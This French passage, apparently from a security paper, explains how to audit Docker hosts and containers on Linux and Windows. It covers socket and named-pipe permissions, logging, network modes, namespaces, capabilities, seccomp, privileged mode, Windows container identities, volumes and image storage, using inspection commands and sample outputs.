1b16ff98eb1c  ubuntu            Up 2 hours
e26e89319c23  eed8c09818d4      Up 4 hours  0.0.0.0:80->80/tcp
```

À chaque conteneur est associé un identifiant unique (`CONTAINER ID`) codé sur 256 bits et qui servira de référence pour de nombreuses autres commandes. Pour obtenir la version longue de cet identifiant, il est possible de passer l'option `--no-trunc` à la commande précédente.

La liste des conteneurs dont l'exécution est terminée, mais qui n'ont pas été détruits, est disponible en passant l'option `--all`.

Interfaces d'administration Le démon `dockerd` peut être configuré pour recevoir des ordres sur plusieurs interfaces à la fois : sockets TCP, et sockets UNIX sur Linux ou canaux nommés sur Windows. Chaque interface, entre de mauvaises mains, permet la compromission de l'hôte [3], elles doivent donc répondre à un impératif métier et être protégées. Sous Linux, la communication entre les clients et le démon Docker est faite par défaut au travers de la socket Unix `/var/run/docker.sock`, dont on vérifiera qu'elle n'est accessible que par `root` et les membres du groupe `docker` :

```
$ ls -l /var/run/docker.sock
srw-rw---- 1 root docker 0 Jan 26 22:58 /var/run/docker.sock
$ getent group docker
```

Sous Windows, l'accès au service Docker se fait par des canaux nommés :

- `\\.\pipe\docker_engine` pour les conteneurs Linux ;
- `\\.\pipe\docker_engine_windows` pour les conteneurs Windows.

Par défaut, ces canaux ne sont accessibles que par les membres du groupe intégré `Administrators` et ceux du groupe local `docker-users` :

```
PS C:\> [System.IO.Directory]::GetAccessControl("\\.\pipe\docker_engine") | fl
Path   :
Owner  : BUILTIN\Administrators
Group  : DOCKER-W2016\None
Access : NT AUTHORITY\SYSTEM Allow  FullControl
         BUILTIN\Administrators Allow  FullControl
         DOCKER-W2016\docker-users Allow  Write, Read, Synchronize
Audit  :
Sddl   : O:BAG:S-1-5-21-3698178738-2750322818-760387437-513D:P(A;;FA;;;SY)(A;;FA;;;BA)
         (A;;0x12019f;;;S-1-5-21-3698178738-2750322818-760387437-1000)
```

Les groupes `docker` sous Linux et `docker-users` sous Windows ont les mêmes limitations en matière de sécurité, à savoir qu'en être membre revient à disposer des plus hauts privilèges sur le système [3]. Il est donc important de vérifier que seuls les utilisateurs de confiance nécessaires en font partie.

Une ou plusieurs interfaces d'administration réseau (TCP) peuvent être rajoutées, par exemple avec l'option `-H tcp://0.0.0.0:2375`. Ces dernières ne demandent par défaut aucune authentification, on veillera dans ce cas à ce qu'elles soient protégées par un *reverse-proxy* authentifiant, ou au moyen de l'option `--tlsverify` de `dockerd` qui force chaque client à présenter un certificat X.509 valide. Dans ce cas on examinera comment sont générés et stockés les certificats clients et leurs clés privées. En effet, certaines solutions « clé en main » (scripts PowerShell[5] ou images Docker[6]) configurent Docker avec une autorité racine, mais laissent la clé privée de l'autorité de certification sur disque sans raison, protégée par un mot de passe prédictible ou stocké aux côtés du fichier chiffré.

Il convient finalement de vérifier les permissions sur les sous-arborescences `/var/lib/docker/` ou `C:\ProgramData\docker`. Sous Linux, tous les fichiers doivent appartenir à l'utilisateur `root` et aucun autre utilisateur ne doit avoir le droit de lire l'arborescence des conteneurs. Sous Windows, seule l'ACL héritée par défaut de `C:\ProgramData` protège les fichiers maintenus par Docker, ces derniers étant lisibles par tout utilisateur local (incluant les volumes et fichiers de configuration contenant potentiellement des secrets). On pourra désactiver l'héritage de cette ACL et ajouter une règle n'autorisant que le groupe `docker-users`.

Journalisation Docker journalise de nombreux événements qu'il peut être intéressant de récupérer dans le cadre d'un audit de sécurité.

Les journaux du gestionnaire de conteneurs sont stockés par défaut dans un fichier dont la localisation dépend du système hôte. Sous Debian, il s'agit de `/var/log/daemon.log`. Sous Windows, il est possible de consulter les journaux avec `Get-Eventlog -LogName Application -Source docker` (journal Applications de Windows) ou dans le répertoire `C:\Users\USERDIR\AppData\Local\Docker` pour chaque utilisateur.

Par ailleurs, Docker considère que les journaux d'une application lancée dans un conteneur sont constitués des deux flux `stdout` et `stderr`. C'est pourquoi la documentation recommande d'y exécuter les serveurs d'application en avant plan afin de capturer ces flux. Ces journaux sont accessibles au travers des commandes `docker logs CONTAINERID`.

Depuis Docker 17.05, il est possible de préciser la méthode de stockage des journaux au travers d'un *logging driver*[7] directement dans le fichier de

[5] `https://github.com/MicrosoftDocs/Virtualization-Documentation/tree/master/windows-server-container-tools/DockerTLS`

[6] `https://hub.docker.com/r/stefanscherer/dockertls-windows/`

[7] `https://docs.docker.com/v17.09/engine/admin/logging/overview/`

configuration `daemon.json`. Windows utilise le *driver* `json-file` par défaut, stockant les journaux dans des fichiers, alors que Fedora est configuré avec le *driver* `syslog` ou `journald`. Voici un exemple de journalisation vers un server syslog distant :

```
{
  "log-driver": "syslog",
  "log-opts": {
    "syslog-address": "udp://10.2.5.10:514"
  }
}
```

Les événements du service `dockerd` ne sont par défaut pas conservés sur le long terme, on s'intéressera donc au *logging driver* et à l'emplacement de stockage des journaux spécifiques à chaque conteneur :

```
$ docker inspect -f '{{.HostConfig.LogConfig.Type}}' CONTAINERID
journald
$ journalctl --all -b CONTAINER_NAME=CONTAINERID
Apr 02 14:13:51 testhost dockerd-current[19024]: / # echo Hello, Docker
```

Ou par exemple, sous Windows :

```
PS C:\> docker inspect -f "{{ .LogPath }}" CONTAINERID
C:\ProgramData\Docker\containers\CONTAINERID\CONTAINERID-json.log
```

Configuration réseau Que cela soit sous Linux ou sous Windows, plusieurs types de réseaux sont instanciables par défaut. Le plus simple et sécurisant si le conteneur n'a pas besoin de connectivité réseau est `none`, qui n'utilise aucun *driver* car il ne fournit qu'une interface de `loopback` spécifique au conteneur. Cette dernière ne permet pas de contacter les services écoutant localement à l'hôte, grâce au mécanisme de *network namespaces* sous Linux ou de *compartiments réseau* sous Windows. Ces deux mécanismes sont similaires dans leurs résultats : chaque compartiment possède ses propres interfaces et règles de pare-feu (même si le service de pare-feu est totalement désactivé par défaut dans les conteneurs Docker pour Windows). Le compartiment réseau en cours est visible via la commande `Get-NetCompartment`.

Sous Linux, le réseau utilisé pour tous les nouveaux conteneurs (faute d'un réglage manuel) est de type `bridge`, basé sur un bridge virtuel fourni par le noyau et une paire d'interfaces Ethernet virtuelles (une pour le namespace du conteneur, une pour l'hôte). L'équivalent sous Windows est le réseau `nat`, basé sur des *vSwitch* et des *vNIC* fournis par Hyper-V. Hormis dans le cas du bridge par défaut sous Linux, ce type de réseau conduit le service `dockerd` à écouter sur les ports TCP et UDP 53 pour

fournir un serveur DNS aux conteneurs. On notera que ceci rajoute sous Windows une règle de pare-feu laissant entrer ce traffic pour n'importe quel exécutable, que Docker soit actif ou non. Dans cette configuration, les conteneurs peuvent par défaut se joindre sans passer par la couche IP de l'hôte, ce qui ouvre la voie aux attaques par empoisonnement de cache ARP ou DNS, et expose à chacun tous les services des autres, sans que cela ne soit toujours nécessaire. On préfèrera utiliser des bridges dédiés par classes de services ayant besoin de communiquer, ou à défaut reconfigurés pour limiter la connectivité au niveau TCP/UDP aux seuls services explicitement exposés (`com.docker.network.bridge.enable_icc: false`, visible via la commande `docker network inspect`).

L'association de chaque vNIC à son vSwitch est accessible en PowerShell, ainsi que l'état des fonctions de protection intégrées à Hyper-V :

```
PS C:\Administrator> Get-VMNetworkAdapter -All | Select -Property Name, \
     MacAddress,Switchname,AclList,ExtendedAclList,MacAddressSpoofing, \
     DhcpGuard,RouterGuard,StormLimit

Name               : Container Port 9417d7ef # Interface virtuelle du conteneur
MacAddress         : 00155D34099E
SwitchName         : Layered Local Area Connection* 1 # vSwitch assigné
AclList            : {}  # Restrictions de source, destination IP
ExtendedAclList    : {}  # Restrictions de protocoles et ports
MacAddressSpoofing : Off # Autorisation d'usurper des adresses MAC
DhcpGuard          : Off # Interdiction d'émettre des trames serveur DHCP
RouterGuard        : Off # Interdiction d'émettre des Router Advertisements IPv6
StormLimit         : 0   # Nombre de paquets broadcast, multicast ou
                         #inconnus autorisés par seconde, ici sans limite
...
```

Le mode *hôte* sous Linux laisse le conteneur dans le *namespace* réseau de son hôte, et doit donc être réservé aux images de confiance car ces dernières pourraient modifier la configuration de routage et les règles de pare-feu de l'hôte. L'équivalent sous Windows est le mode *transparent*, qui donne au conteneur un compartiment réseau, et une vNIC placée dans un bridge commun avec une interface physique. Bien qu'avantageux par rapport à Linux en matière de restriction de privilège, ce mode ne devrait être utilisé que sur des réseaux de confiance en l'état actuel car le conteneur est alors directement exposé sur le réseau sans pare-feu fonctionnel.

Quand Docker est exécuté en mode *Swarm*, il joint un groupe de nœuds collaborant pour exécuter des conteneurs selon une politique potentiellement complexe de redondance. Idéalement, deux adresses différentes devraient être utilisées par chaque nœud pour recevoir le trafic de contrôle et le trafic applicatif respectivement, afin de segmenter les deux efficacement (on veillera lors de l'initialisation du Swarm à spécifier

`--advertise-addr` et `--datapath-addr`). Dans ce mode, les réseaux de type *superposition* (*overlay*) sont visibles sur tous les nœuds du Swarm, et connectent les conteneurs associés même s'ils sont exécutés par des nœuds différents. Deux réseaux particuliers `ingress` et `docker_gwbridge` sont créés par défaut, respectivement pour acheminer le trafic de gestion du Swarm et pour connecter les démons Docker. Sous Linux, ce trafic est par défaut chiffré avant d'être encapsulé, contrairement au trafic applicatif. On veillera donc à ce qu'un réseau de superposition avec l'option `--opt encrypted` soit utilisé. Les hôtes Windows ne supportant pas le chiffrement des réseaux de superpositions, ces derniers ne devraient pas être utilisés en mode Swarm à moins de contrôler le réseau interconnectant les nœuds ou de n'y faire transiter que des protocoles sécurisés.

On vérifiera pour finir les exceptions rajoutées par Docker aux règles du pare-feu hôte. En plus des règles pour chaque port de chaque conteneur, le *Remote Desktop Protocol* (RDP) est par exemple autorisé vers tous les conteneurs par défaut, malgré l'absence de support de RDP dans les images fournies par Microsoft à ce jour.

7.3 Environnement d'exécution des conteneurs

Prise d'informations

Informations générales La commande `docker inspect` donne de nombreuses informations sur chaque instance de conteneur et en particulier le PID du premier processus (ici 7509) :

```
# docker inspect CONTAINERID
[
  {
    "Id": "CONTAINERID",
    "Created": "2018-01-27T19:52:30.964550224Z",
    "Path": "/entrypoint.sh",
    "Args": [
      "/etc/docker/registry/config.yml"
    ],
    "State": {
      "Status": "running",
      "Running": true,
      "Paused": false,
      "Restarting": false,
      "OOMKilled": false,
      "Dead": false,
      "Pid": 7509,
      "ExitCode": 0,
      "Error": "",
      "StartedAt": "2018-01-27T19:52:31.256721757Z",
      "FinishedAt": "0001-01-01T00:00:00Z"
```

```
    },
    "Image": "sha256:d1fd7d86[...]",
 [...]
]
```

Cette commande est centrale pour comprendre l'environnement de chaque conteneur et permettra de croiser les informations avec les relevés suivants pour valider la mise en place des mécanismes d'isolation et de sécurité.

Sous Windows, on pourra s'assurer qu'aucun objet, volume ou clé de registre n'a été partagé avec le conteneur en comparant `C:\Windows\System32\wsc.def` à celui d'une installation inchangée, ou en inspectant le contenu du silo avec les outils mentionnés en section 6.2.

Processus et services La commande `docker top` donne la liste des processus exécutés à l'intérieur d'un conteneur donné, avec leur PID *sur le système hôte* :

```
C:\>docker top CONTAINERID1
Name            PID          CPU                 Private Working Set
smss.exe        880          00:00:00.156        221.2kB
csrss.exe       904          00:00:00.437        352.3kB
wininit.exe     948          00:00:00.031        643.1kB
[...]
svchost.exe     800          00:00:00.078        1.36MB
CExecSvc.exe    1400         00:00:00.031        716.8kB
svchost.exe     1408         00:00:00.203        2.29MB

# docker top CONTAINERID2
UID     PID     PPID    C    STIME   TTY     TIME       CMD
root    15571   15557   0    00:02   pts/0   00:00:00   /bin/sh
root    15738   15651   0    00:15   pts/1   00:00:00   ping www.ssi.gouv.fr
```

Ressources matérielles Docker permet d'empêcher un conteneur d'accaparer les ressources matérielles (mémoire physique, temps d'exécution sur le processeur, ou encore bande passante d'accès réseau ou disque), ce qui entrainerait un déni de service de l'hôte, intentionnel ou non. Sous Linux la restriction est appliquée par l'intermédiaire des *cgroups*[8], et sous Windows par les limites intégrées aux objets Jobs[9], certaines depuis Windows XP. On regardera donc par exemple si les options `--cpus`, `--memory`, `--io-maxbandwidth`, `--io-maxiops` ou encore `--pids-limit` ont été utilisées lors de la création du conteneur, par la commande `docker inspect`. Sur Windows, on pourra aussi directement lire ces limites dans les options du job, par exemple avec *Process Explorer* de la suite *sysinternals*.

[8] `https://docs.docker.com/config/containers/resource_constraints/`

[9] `https://docs.microsoft.com/fr-fr/virtualization/windowscontainers/manage-containers/resource-controls`

Durcissement Linux

Restriction d'accès aux périphériques Le contrôleur *cgroup* `devcg` peut restreindre l'accès à certains périphérique au travers de listes blanches et/ou de listes noires. Par défaut[10], les pseudo-périphériques de base nécessaires au démarrage du conteneur sont accessibles (ceci inclut notamment `/dev/null`, `/dev/random` ou encore `/dev/console`). On s'assurera que les éventuels autres périphériques rajoutés par `--device-cgroup-rule` ne mettent pas à mal l'isolation entre le conteneur et l'hôte.

```
# docker inspect -f "{{ .HostConfig.DeviceCgroupRules }}" CONTAINERID
[b 8:0 rwm]   # 8:0 correspond ici à /dev/sda
```

Espaces de nommage Sous Linux, il est possible de vérifier, conteneur par conteneur, si l'utilisation des *namespaces* est correcte au moyen de `docker inspect` :

```
# docker inspect CONTAINERID | grep -E "(Network|Ipc|Pid|UTS)"Mode
          "NetworkMode": "default",
          "IpcMode": "shareable",
          "PidMode": "",
          "UTSMode": "",
```

On s'intéressera à vérifier que les options `NetworkMode`, `IpcMode`, `PidMode` et `UTDMode` se sont pas positionnées à la valeur `host` (par exemple `--ipc=host`) indiquant une désactivation des *namespaces* associés. Par défaut, ces options ont une valeur acceptable et fournissent une isolation correcte, notamment une valeur nulle indique que le processus est dans son propre *namespace*.

La signification des valeurs des différentes options est disponible sur la page de la documentation consacrée à `docker run`[11].

Pour plus de détails sur chaque processus, la commande `lsns` permet de lister les *namespaces* et les processus qui y sont rattachés en lui passant un PID :

```
# lsns -p $(docker inspect -f "{{ .State.Pid }}" CONTAINERID)
        NS TYPE   NPROCS   PID USER COMMAND
4026531835 cgroup    106     1 root /sbin/init
4026531837 user      106     1 root /sbin/init
4026532751 mnt         3 15571 root /bin/sh
4026532752 uts         3 15571 root /bin/sh
4026532753 ipc         3 15571 root /bin/sh
4026532754 pid         3 15571 root /bin/sh
4026532756 net         3 15571 root /bin/sh
```

[10] https://github.com/opencontainers/runtime-spec/blob/master/config-linux.md#default-devices

[11] https://docs.docker.com/engine/reference/run/

On retrouve, vu du système hôte, le PID du processus exécuté dans le conteneur (ici 15571), les *namespaces* associés et leurs identifiants, ainsi que les utilisateurs exécutant les différents processus. Il est ainsi possible de vérifier l'isolation effective des processus exécutés par le conteneur. Dans l'exemple ci-dessus, on remarque que les *namespaces cgroup* et *user* sont rattachés au PID 1, indiquant que le conteneur n'en profite pas.

User namespaces Le cas des *user namespaces* est à considérer à part. L'activation de cette fonctionnalité doit être faite de façon globale au niveau du démon `dockerd` par l'option `userns-remap`[12], qui nécessite la création d'un utilisateur du système hôte vers lequel sera réaffecté l'UID 0 de `root`. Cet utilisateur sera créé automatiquement si l'on passe la valeur `userns=default`, ce qu'il convient de vérifier ainsi :

```
# grep userns-remap /etc/docker/daemon.js
  "userns-remap": "default"
# getent passwd dockremap
dockremap:x:108:112::/home/dockremap:/bin/false
# grep dockremap /etc/subuid
dockremap:231072:65536
```

Après avoir relancé `dockerd`, on constate que les nouveaux conteneurs ainsi exécutés utilisent les *user namespaces* et que l'utilisateur root a bien été remplacé par l'utilisateur à l'UID 231072 :

```
# lsns -p $(docker inspect -f "{{ .State.Pid }}" CONTAINERID)
        NS TYPE   NPROCS   PID USER   COMMAND
4026531835 cgroup    100     1 root   /sbin/init
4026532432 user        1 19478 231072 sh
4026532433 mnt         1 19478 231072 sh
4026532434 uts         1 19478 231072 sh
4026532435 ipc         1 19478 231072 sh
4026532436 pid         1 19478 231072 sh
4026532438 net         1 19478 231072 sh
```

On vérifiera donc que l'option `userns-remap` est bien activée afin que cette réaffectation soit effective pour tous les conteneurs. On s'assurera également que l'option `--userns` n'a pas été placée à la valeur `host`, qui désactiverait le mécanisme d'isolation pour un conteneur donné :

```
# docker inspect b490806f48e | grep -E UsernsMode
            "UsernsMode": "",
```

Capabilities Par défaut, docker active une liste blanche de capacités pour tous les conteneurs.

[12] `https://docs.docker.com/engine/security/userns-remap/`

Il est possible d'agrémenter ou de restreindre cette liste au lancement d'un nouveau conteneur par les options `--cap-add` et `--cap-drop`. Il convient alors de vérifier si ces options ont été utilisées afin de comprendre les droits rajoutés ou supprimés pour le conteneur :

```
# docker inspect -f "{{ .HostConfig.CapDrop }}" CONTAINERID
[CHMOD]
# docker inspect -f "{{ .HostConfig.CapAdd}}" CONTAINERID
[SYS_ADMIN]
```

Seccomp Le mode *seccomp* activé pour un processus est également exposé par le noyau dans `/proc` :

```
# cat /proc/7509/status  | grep Seccomp
Seccomp:  2
```

Ici `Seccomp: 2` indique que nous avons affaire à un filtrage BPF. Les filtres mis en œuvre peuvent être récupérés depuis Linux 4.4 en s'attachant au processus via `ptrace()` et en utilisant l'option `PTRACE_SECCOMP_GET_FILTER`. Il est de plus toujours possible de récupérer le profil *seccomp* chargé par Docker au démarrage du serveur, à comparer à sa version par défaut disponible sur le Github du projet Moby[13] :

```
# docker info | grep Profile
  Profile: /etc/docker/seccomp.json
```

Conteneur privilégié Docker dispose d'une option `--privileged`, qui désactive les mécanismes de sécurité appliqués aux conteneurs lors de leur instanciation, et en particulier *seccomp*, le filtre des *capabilities*, la limitation d'accès aux périphériques par les *cgroups* et l'application des profils de MAC. Elle correspond aux options de lignes de commande `--cap-add ALL --security-opt apparmor=unconfined --security-opt seccomp=unconfined` (ou `selinux=unconfined` si SELinux est utilisé à la place d'AppArmor).

Cette option est par ailleurs incompatible avec les *user namespaces* et nécessite également de passer `--userns=host` si ces derniers sont activés.

On vérifiera donc que cette option n'est activée pour aucun conteneur.

Enfin, on peut noter que `docker exec --privileged` ne désactive pas *seccomp*, mais ce comportement pourrait changer dans le futur[14].

[13] `https://github.com/moby/moby/blob/master/profiles/seccomp/default.json`
[14] `https://github.com/docker/docker/issues/2198`

Accès aux périphériques Docker permet d'exporter des périphériques de l'hôte dans les conteneurs de manière individuelle par l'option `--device` sans pour autant avoir à activer l'option `--privileged`.

On s'assurera ici que les périphériques ainsi exportés ne mettent pas en danger l'isolation (par exemple en exportant les périphériques de type bloc de l'hôte), et que les permissions appliquées sont correctes (lecture, écriture ou création en fonction du besoin) :

```
# docker run -it --device /dev/ttyUSB0:/dev/ttyUSB0:r -d debian sh
# docker inspect -f "{{ .HostConfig.Devices  }}" CONTAINERID
[{/dev/ttyUSB0 /dev/ttyUSB0 r}]
```

Élévation de privilèges Les conteneurs peuvent être instanciés avec l'option de sécurité `no_new_privs` qui va passer le paramètre `PR_SET_NO_NEW_PRIVS` à l'appel système `prctl()`[15] indiquant que les processus ne pourront par exemple pas profiter des bits setuid ou setgid pour élever leurs privilèges et ne pourront pas non plus utiliser des programmes comme `su` ou `sudo`. Cette option peut être passée à `docker run` sous la forme `--security-opt no-new-privileges`.

On peut vérifier le paramétrage de cette option avec :

```
$ docker inspect -f "{{ .HostConfig.SecurityOpt }}" CONTAINERID
[no-new-privileges]
```

Durcissement Windows Windows ne fournit pas de mécanisme d'abstraction des identifiants des utilisateurs, comme Linux au travers des *user namespaces*. La plupart des processus système du conteneur sont exécutés avec les droits de l'entité `LocalSystem` de l'hôte. Seul le processus utilisateur défini dans le fichier *DockerFile* (directives `CMD` ou `ENTRYPOINT`), ou issu de la ligne de commande, sera exécuté avec un autre utilisateur, soit au travers d'une directive `USER`, soit en utilisant l'option `--user` de docker (cf. figure 4) (ne fonctionne qu'à partir de Windows 1703).

Fig. 4. Processus exécutés par un *Windows Server Container* (Windows Server 2016)

[15] `https://www.kernel.org/doc/Documentation/prctl/no_new_privs.txt`

Si l'on regarde les processus exécutés dans le conteneur, on retrouve les mêmes informations et notamment les identifiants de processus identiques entre l'intérieur et l'extérieur du conteneur :

```
[CONTAINER] PS C:\> $owners = @{}
[CONTAINER] PS C:\> gwmi win32_process | % { $owners[$_.handle] = $_.getowner().user }
[CONTAINER] PS C:\> Get-Process | Select ProcessName, Id, \
                              @{l="Owner";e={$owners[$_.id.tostring()]}}

ProcessName   Id Owner
-----------   -- -----
CExecSvc    2640 SYSTEM
csrss       2724 SYSTEM
lsass       3552 SYSTEM
powershell  4308 ContainerAdministrator
services    2248 SYSTEM
smss        2012 SYSTEM
wininit     3204 SYSTEM
WmiPrvSE    2396 SYSTEM
[...]
```

Le processus `CExecSvc` est chargé de l'exécution de la tâche utilisateur à l'intérieur du conteneur, avec l'identité `ContainerAdministrator` par défaut.

```
[CONTAINER] PS C:\> whoami
user manager\containeradministrator
[CONTAINER] PS C:\> [Security.Principal.WindowsIdentity]::GetCurrent() | fl *
User   : S-1-5-93-2-1
[...]
```

Utilisateurs et privilèges On a vu que les utilisateurs à l'intérieur d'un conteneur sous Linux peuvent soit avoir les mêmes droits que sur l'hôte, soit être réassignés à des UID différents (par exemple, un utilisateur `root` d'un conteneur n'est pas forcément `root` sur l'hôte en cas d'évasion du conteneur). Sous Windows, il n'existe pas d'équivalent aux *user namespaces*.

Dans les images de conteneurs Windows fournies par Microsoft, et en particulier ici `microsoft/windowsservercore`, aucun utilisateur local n'existe, en dehors des trois créés par défaut :

```
[CONTAINER] PS C:\> Get-LocalUser

Name           Enabled Description
----           ------- -----------
Administrator  False   Built-in account for administering the computer/domain
DefaultAccount False   A user account managed by the system.
Guest          False   Built-in account for guest access to the computer/domain
```

De plus, la commande exécutée par l'image a l'identité `User Manager\ContainerAdministrator` (SID `S-1-5-93-2-1`), identique dans tous les conteneurs. À ce jour, ce SID n'est présent dans aucune documentation officielle de Microsoft, ne fait pas partie de la liste des *Well-Known SIDs*, et n'est pas résolu sur l'hôte (`<unknown owner>`) :

```
PS C:\> PsGetsid.exe -nobanner "user manager\containeradministrator"
Error querying account:
No mapping between account names and security IDs was done.
```

La commande `whoami /all` montre les groupes auxquels appartient `ContainerAdministrator`. On remarque notamment que cet utilisateur est membre de `BUILTIN\Administrators` :

```
[CONTAINER] PS C:\> whoami /user /groups
[...]
User Name                           SID
=================================== ============
user manager\containeradministrator S-1-5-93-2-1

[...]
Group Name                             Type             SID
====================================== ================ ============
Mandatory Label\High Mandatory Level   Label            S-1-16-12288
Everyone                               Well-known group S-1-1-0
BUILTIN\Users                          Alias            S-1-5-32-545
NT AUTHORITY\SERVICE                   Well-known group S-1-5-6
CONSOLE LOGON                          Well-known group S-1-2-1
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11
NT AUTHORITY\This Organization         Well-known group S-1-5-15
LOCAL                                  Well-known group S-1-2-0
BUILTIN\Administrators                 Alias            S-1-5-32-544
                                       Unknown SID type S-1-5-93-0
```

Par ailleurs, cet utilisateur dispose de nombreux privilèges dont `SeDebugPrivilege` activé par défaut :

```
[CONTAINER] PS C:\> whoami /priv

Privilege Name            Description                                        State
========================= ========================================== ========
[...]
SeTakeOwnershipPrivilege  Take ownership of files or other objects   Disabled
SeLoadDriverPrivilege     Load and unload device drivers             Disabled
[...]
SeBackupPrivilege         Back up files and directories              Disabled
SeRestorePrivilege        Restore files and directories              Disabled
SeShutdownPrivilege       Shut down the system                       Disabled
SeDebugPrivilege          Debug programs                             Enabled
[...]
SeImpersonatePrivilege    Impersonate a client after authentication  Enabled
SeCreateGlobalPrivilege   Create global objects                      Enabled
[...]
```

Une autre entité nommée `ContainerUser`, est également présente dans le conteneur, avec le SID `S-1-5-93-2-2`. On peut récupérer les mêmes informations pour cette entité, à propos de ses groupes et privilèges :

```
PS C:\Users\Administrator> Enter-PSSession -ContainerId CONTAINERID
[CONTAINERID]: PS C:\Users\ContainerUser\Documents> whoami /all
[...]
User Name                   SID
=========================== ============
user manager\containeruser S-1-5-93-2-2

[...]
Group Name                              Type             SID
======================================= ================ ============
Mandatory Label\High Mandatory Level Label            S-1-16-12288
Everyone                                Well-known group S-1-1-0
BUILTIN\Users                           Alias            S-1-5-32-545
NT AUTHORITY\SERVICE                    Well-known group S-1-5-6
CONSOLE LOGON                           Well-known group S-1-2-1
NT AUTHORITY\Authenticated Users        Well-known group S-1-5-11
NT AUTHORITY\This Organization          Well-known group S-1-5-15
LOCAL                                   Well-known group S-1-2-0
                                        Unknown SID type S-1-5-93-0
[...]
Privilege Name                Description                                State
============================= ========================================== ========
SeChangeNotifyPrivilege       Bypass traverse checking                   Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                      Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set             Disabled
```

On remarque ici que cette `ContainerUser` ne dispose que de peu de droits et de privilèges sur le système, mais possède tout de même un jeton avec niveau d'intégrité élevé.

Volumes Sous Windows, les volumes sont implémentés par des *NTFS Reparse points*[16] et plus précisément par des liens symboliques. Ceux-ci fonctionnent de manière similaire à ceux que l'on rencontre sous Linux et sont référencés dans l'*Object Manager* dans la sous-arborescence `\ContainerMappedDirectories`.

```
[CONTAINER] PS C:\> Get-Item C:\\shared | Select -Property LinkType,Target,Attributes

LinkType     Target                                          Attributes
--------     ------                                          ----------
SymbolicLink {\ContainerMappedDirectories\2C2A2195-[...]} Directory, ReparsePoint
```

[16] `https://msdn.microsoft.com/en-us/library/windows/desktop/aa365503(v=vs.85).aspx`

Les volumes nommés ou anonymes sont créés dans le répertoire `C:\ProgramData\Docker\volumes\` sur l'hôte, avec des droits par défaut autorisant tous les utilisateurs du système (`BUILTIN\Users`) à y créer des fichiers ou à y ajouter des données :

```
PS C:\> docker run -v C:\voltest -it microsoft/nanoserver powershell.exe
[CONTAINER] PS C:\> get-acl voltest | fl

Path   : Microsoft.PowerShell.Core\FileSystem::C:\voltest
Owner  : NT AUTHORITY\SYSTEM
Group  : NT AUTHORITY\SYSTEM
Access : NT AUTHORITY\SYSTEM Allow  FullControl
         BUILTIN\Administrators Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  FullControl
         CREATOR OWNER Allow  268435456
         BUILTIN\Users Allow  ReadAndExecute, Synchronize
         BUILTIN\Users Allow  AppendData
         BUILTIN\Users Allow  CreateFiles
    [...]
```

En revanche, si un fichier est créé depuis le conteneur, celui-ci ne sera alors disponible qu'en lecture pour les utilisateurs situés en dehors.

7.4 Registres, images et Dockerfiles

Registres Docker utilise le Docker Hub (*docker.io*), registre public fourni par Docker Inc. et proposant gratuitement de rendre n'importe quelle image accessible publiquement. D'autres registres peuvent être ajoutés, tels que *registry.fedoraproject.org* (ajouté automatiquement dans le paquet Docker distribué par Fedora). Tout le monde peut également héberger son propre registre au travers de l'image officielle `registry`, mais par défaut aucune authentification n'est présente et HTTPS n'est pas activé :

```
# docker pull registry
Status: Downloaded newer image for registry:latest
# docker run -d -p 5000:5000 --restart=always --name registry registry
# docker push localhost:5000/my_new_image
```

Si l'information qu'une image ou version particulière est utilisée est considérée comme sensible dans le contexte d'un audit, on vérifiera que HTTPS est activé. L'intégrité des images est protégée par un autre mécanisme décrit ci-après.

Images Docker sépare l'utilisation des conteneurs en deux étapes :

1. la création d'une image, sous forme d'un système de fichiers statique, composé de couches `aufs` ou `overlayfs` par exemple ;

2. l'instanciation des images sous forme de processus utilisant l'image comme système de fichiers racine.

Docker a été principalement conçu pour exécuter des conteneurs applicatifs minimalistes et immuables (« lecture seule »), par opposition aux conteneurs système proposés plutôt par LXC et LXD qui ont, quant à eux, un cycle de vie proche de celui d'une machine virtuelle.

Les images Docker ne sont pas seulement de simples arborescences de systèmes de fichiers issues d'une distribution Linux (par l'intermédiaire de `debootstrap` par exemple) mais elles peuvent être créées à partir de n'importe quelle base au travers des fichiers Dockerfile. Le contenu de ces derniers est une suite de commandes décrivant le contexte du conteneur (ports réseau en écoute, partages de fichiers avec l'hôte, etc.) mais aussi exécutant des commandes à l'intérieur du conteneur, par exemple pour installer des paquets ou compiler un programme.

L'image est ensuite générée avec la commande `docker build`. Une fois l'image générée, elle peut être instanciée au travers de la commande `docker run`, ou en appelant l'API REST exposée par le serveur `containerd`.

Il est également possible de publier des images dans un registre, avec une syntaxe proche de celle de `git` (commit, push, pull).

À l'heure actuelle, peu d'images Docker sont disponibles pour Windows[17] et les deux plus utilisées comme images de base sont :

- microsoft/nanoserver (environ 130 Mo, contient le *framework* .NET 4.5 et un système Windows minimal) ;
- microsoft/windowsservercore (environ 3 Go, contient un système Windows quasi-complet).

Il n'existe pas non plus de systèmes de fichiers tels que *overlayfs* ou *aufs*, intégrant la notion de couches, comme sous Linux. Docker implémente donc un *graphdriver* spécifique à Windows, appelé `windowsfilter`, afin d'émuler ce système de couches au travers de liens symboliques. Les différentes couches des images sont stockées par défaut dans le répertoire `C:\ProgramData\Docker\windowsfilter` par identifiant d'image et de conteneur.

```
PS C:\> docker image inspect --format='{{.GraphDriver.Data.dir}}' microsoft/nanoserver
C:\ProgramData\Docker\windowsfilter\f95aa21ce8e0476911b0fdc7e05f68aed00679b5277d6[...]

PS C:\> docker container inspect --format='{{.GraphDriver.Data.dir}}' CONTAINERID
C:\ProgramData\Docker\windowsfilter\0c1218c5b2c5d80c7bc6b9b98ca482ac0bdda43c7e7bf[...]
```

[17] `https://hub.docker.com/u/microsoft/`

L'image d'un conteneur Windows contient plusieurs fichiers et sous-répertoires :

```
PS C:\> get-childitem C:\ProgramData\Docker\windowsfilter\f95aa21ce8e0476[...]

    Directory: C:\ProgramData\Docker\windowsfilter\f95aa21ce8e0476[...]

Mode        LastWriteTime  Length Name
----        -------------  ------ ----
d-----  12-Feb-18   16:59         Files           # fichiers de l'image
d-----  12-Feb-18   17:09         Hives           # registre de l'image
d-----  09-Mar-18   16:46         UtilityVM       # machine virtuelle utilisée
                                                   # en mode Hyper-V
-a----  09-Mar-18   16:46   16384 bcd.bak         # environnement UEFI
-a----  09-Mar-18   16:46   12288 bcd.log.bak
-a----  09-Mar-18   16:46       0 bcd.log1.bak
